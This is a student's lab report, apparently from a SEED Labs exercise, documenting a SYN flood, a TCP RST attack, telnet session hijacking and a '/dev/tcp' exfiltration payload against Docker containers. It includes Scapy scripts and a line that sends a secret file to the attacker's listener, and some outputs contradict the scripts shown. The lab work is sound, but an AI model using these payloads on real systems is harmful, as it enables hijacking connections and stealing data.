Lab2

57118232 谢隆文

Task 1：SYN Flooding Attack

首先先连接 docker1(10.9.0.5)，然后使用 netstat -nat 查看当前的套接字队列使用情况，可以看到除了 telnet 的守护进程在监听 23 端口外，没有任何套接字。

```
[07/12/21]seed@VM:~/Desktop$ dockps
3b4596adbb84  seed-attacker
33dc0ca12f81  victim-10.9.0.5
a483e6dacc0d  user1-10.9.0.6
4e6c53fe4471  user2-10.9.0.7
[07/12/21]seed@VM:~/Desktop$ docksh 33
root@33dc0ca12f81:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:43577        0.0.0.0:*               LISTEN
root@33dc0ca12f81:/#
```

此时，利用 docker2(10.9.0.6) 对 docker1(10.9.0.5) 发起 telnet 连接，发现可以正常连接。

```
[07/12/21]seed@VM:~/Desktop$ docksh a4
root@a483e6dacc0d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
33dc0ca12f81 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@33dc0ca12f81:~$
```

接下来为 SYN Flooding 攻击做准备，首先利用 sysctl -a | grep syncookies 查看 SYN 泛洪攻击对策，置为 0 时则说明 SYN cookie 机制是关闭的，然后使用 ip tcp_metrics flush ， ip tcp_metrics show 消除内核缓存，以防后面体现不出攻击的效果

```
tcp        0      0 127.0.0.11:43577        0.0.0.0:*
root@33dc0ca12f81:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@33dc0ca12f81:/# ip tcp_metrics show
10.9.0.6 age 693.916sec source 10.9.0.5
root@33dc0ca12f81:/# ip tcp_metrics flush
root@33dc0ca12f81:/# ip tcp_metrics show
root@33dc0ca12f81:/#
```


进入 docker3(10.9.0.1) 实施攻击，在本地 volumes 文件夹中进行编译，然后在 docker3 中运行 synflood 10.9.0.5 23 进行攻击。

```
[07/12/21]seed@VM:~/Desktop$ docksh 3b
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
bash: synflood: command not found
root@VM:/volumes# touch synflood
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
```


然后在 docker1 中使用 netstat -nat 查看，可以看到出现了许多状态为 SYN_RECV 的套接字，说明只进行了第一次握手，并没有后续的 TCP 连接请求。

```
root@33dc0ca12f81:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:43577        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             218.254.95.75:42413     SYN_RECV
tcp        0      0 10.9.0.5:23             243.76.89.14:61584      SYN_RECV
tcp        0      0 10.9.0.5:23             161.254.204.46:28839    SYN_RECV
tcp        0      0 10.9.0.5:23             101.213.192.126:32168   SYN_RECV
tcp        0      0 10.9.0.5:23             10.247.203.17:52778     SYN_RECV
tcp        0      0 10.9.0.5:23             203.143.24.92:56499     SYN_RECV
tcp        0      0 10.9.0.5:23             44.169.64.22:29860      SYN_RECV
tcp        0      0 10.9.0.5:23             49.84.147.122:3848      SYN_RECV
tcp        0      0 10.9.0.5:23             140.123.52.96:18573     SYN_RECV
tcp        0      0 10.9.0.5:23             98.21.79.50:40875       SYN_RECV
tcp        0      0 10.9.0.5:23             109.94.242.91:20918     SYN_RECV
tcp        0      0 10.9.0.5:23             78.148.159.1:50107      SYN_RECV
tcp        0      0 10.9.0.5:23             242.225.133.74:47133    SYN_RECV
tcp        0      0 10.9.0.5:23             199.147.177.12:32729    SYN_RECV
tcp        0      0 10.9.0.5:23             116.222.182.8:45052     SYN_RECV
tcp        0      0 10.9.0.5:23             62.238.83.62:51470      SYN_RECV
tcp        0      0 10.9.0.5:23             74.184.193.80:19223     SYN_RECV
tcp        0      0 10.9.0.5:23             110.197.11.127:15600    SYN_RECV
tcp        0      0 10.9.0.5:23             81.253.74.122:47067     SYN_RECV
tcp        0      0 10.9.0.5:23             216.32.144.55:65244     SYN_RECV
tcp        0      0 10.9.0.5:23             208.160.208.15:28479    SYN_RECV
tcp        0      0 10.9.0.5:23             114.58.47.75:34174      SYN_RECV
tcp        0      0 10.9.0.5:23             65.184.12.125:10138     SYN_RECV
tcp        0      0 10.9.0.5:23             183.228.98.121:27037    SYN_RECV
tcp        0      0 10.9.0.5:23             192.236.173.41:12497    SYN_RECV
```

在 docker2 中再次向 docker1 进行 telnet 连接，发现请求失败了。



接着我们手动在本地文件夹中修改 docker-compose.yml 文件，打开 docker1 中的 SYN cookie 机制， 使 net.ipv4.tcp_syncookies=1 。



再次发动 SYN Flooding 攻击，并在 docker2 中向 docker1 进行 telnet 连接，发现连接成功。

```
[07/12/21]seed@VM:~/Desktop$ docksh a4
root@a483e6dacc0d:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@a483e6dacc0d:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@a483e6dacc0d:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
33dc0ca12f81 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 20:23:41 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@33dc0ca12f81:~$
```

在 docker1 中使用 netstat -nat 查看，仍可以看到出现了许多状态为 SYN_RECV 的套接字，但多出了 一个状态为 ESTABLISHED 的套接字，即为 docker2 的连接状态

```
tcp        0      0 10.9.0.5:23             39.147.126.66:40751     SYN_RECV
tcp        0      0 10.9.0.5:23             102.160.225.65:10869    SYN_RECV
tcp        0      0 10.9.0.5:23             124.66.242.97:4831      SYN_RECV
tcp        0      0 10.9.0.5:23             100.234.48.99:65155     SYN_RECV
tcp        0      0 10.9.0.5:23             119.242.129.19:22636    SYN_RECV
tcp        0      0 10.9.0.5:23             74.23.92.116:56019      SYN_RECV
tcp        0      0 10.9.0.5:23             10.9.0.6:57078          ESTABLISHED
tcp        0      0 10.9.0.5:23             47.79.197.47:5885       SYN_RECV
tcp        0      0 10.9.0.5:23             27.160.41.96:22249      SYN_RECV
tcp        0      0 10.9.0.5:23             211.183.141.39:44604    SYN_RECV
tcp        0      0 10.9.0.5:23             19.233.14.104:91        SYN_RECV
tcp        0      0 10.9.0.5:23             119.55.17.77:24253      SYN_RECV
tcp        0      0 10.9.0.5:23             194.238.229.75:32889    SYN_RECV
```

Task 2：TCP RST Attacks on telnet Connections

Source	Destination	Protocol	Length	Info
10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210558 Ack=238242264 Win=64256 Len=0…
10.9.0.1	10.9.0.5	TELNET	100	Telnet Data ...
10.9.0.5	10.9.0.1	TCP	66	23 → 59784 [ACK] Seq=238242264 Ack=2108210592 Win=65152 Len=0…
10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210592 Ack=238242267 Win=64256 Len=0…
10.9.0.1	10.9.0.5	TELNET	69	Telnet Data ...
10.9.0.5	10.9.0.1	TCP	66	23 → 59784 [ACK] Seq=238242267 Ack=2108210595 Win=65152 Len=0…
10.9.0.5	10.9.0.1	TELNET	69	Telnet Data ...
10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210595 Ack=238242270 Win=64256 Len=0…
10.9.0.5	10.9.0.1	TELNET	86	Telnet Data ...
10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210595 Ack=238242290 Win=64256 Len=0…
10.9.0.1	10.9.0.5	TELNET	69	Telnet Data ...
10.9.0.5	10.9.0.1	TCP	66	23 → 59784 [ACK] Seq=238242290 Ack=2108210598 Win=65152 Len=0…
10.9.0.5	10.9.0.1	TELNET	86	Telnet Data ...
10.9.0.1	10.9.0.5	TCP	66	59784 → 23 [ACK] Seq=2108210598 Ack=238242310 Win=64256 Len=0…

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=46914, dport=23, flags="RA", seq=385876724, ack=3555522748)
pkt = ip/tcp
ls(pkt)
```

send(pkt, verbose=0)

在 docker3(10.9.0.1) 中运行。


```
root@VM:/volumes# python3 task2.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.1'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 59784           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 2108210598      (0)
ack        : IntField                            = 238242310       (0)
dataofs    : BitField  (4 bits)                  = None            (None)
```

可观察到 docker2(10.9.0.6) 的连接中断。

```
To restore this content, you can run the 'unminimize' command
Last login: Mon Jul 12 01:29:56 UTC 2021 on pts/1
```

Task 3：TCP Session Hijacking

```
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=60006, dport=23, flags="A", seq=1499967862, ack=3846983604)
data = "mkdir xlw\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```



在 docker3(10.9.0.1) 中运行。

```
[07/12/21]seed@VM:~/Desktop$ docksh 3b
root@VM:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes
root@VM:/volumes# ls
session.py  synflood  synflood.c
root@VM:/volumes# python3 session.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 60006           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 1499967862      (0)
ack        : IntField                            = 3846983604      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
```

可观察到 docker1(10.9.0.5) 的 /home/seed 目录下看到有 xlw 文件。

Task 4：Creating Reverse Shell using TCP Session Hijacking

```
from scapy.all import *
ip = IP(src="10.9.0.1", dst="10.9.0.5")
tcp = TCP(sport=59792, dport=23, flags="A", seq=2719766170, ack=475441012)
payload = "\r cat /home/seed/secrect > /dev/tcp/10.9.0.1/9090\r"
pkt = ip/tcp/payload
ls(pkt)
send(pkt, verbose=0)
```

如下图所示，运行后拿到 docker1(10.9.0.5) 的 bash shell

```
[07/12/21]seed@VM:~/Desktop$ nc -lvn 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 41184
seed@b63d7804cfbf:~$
```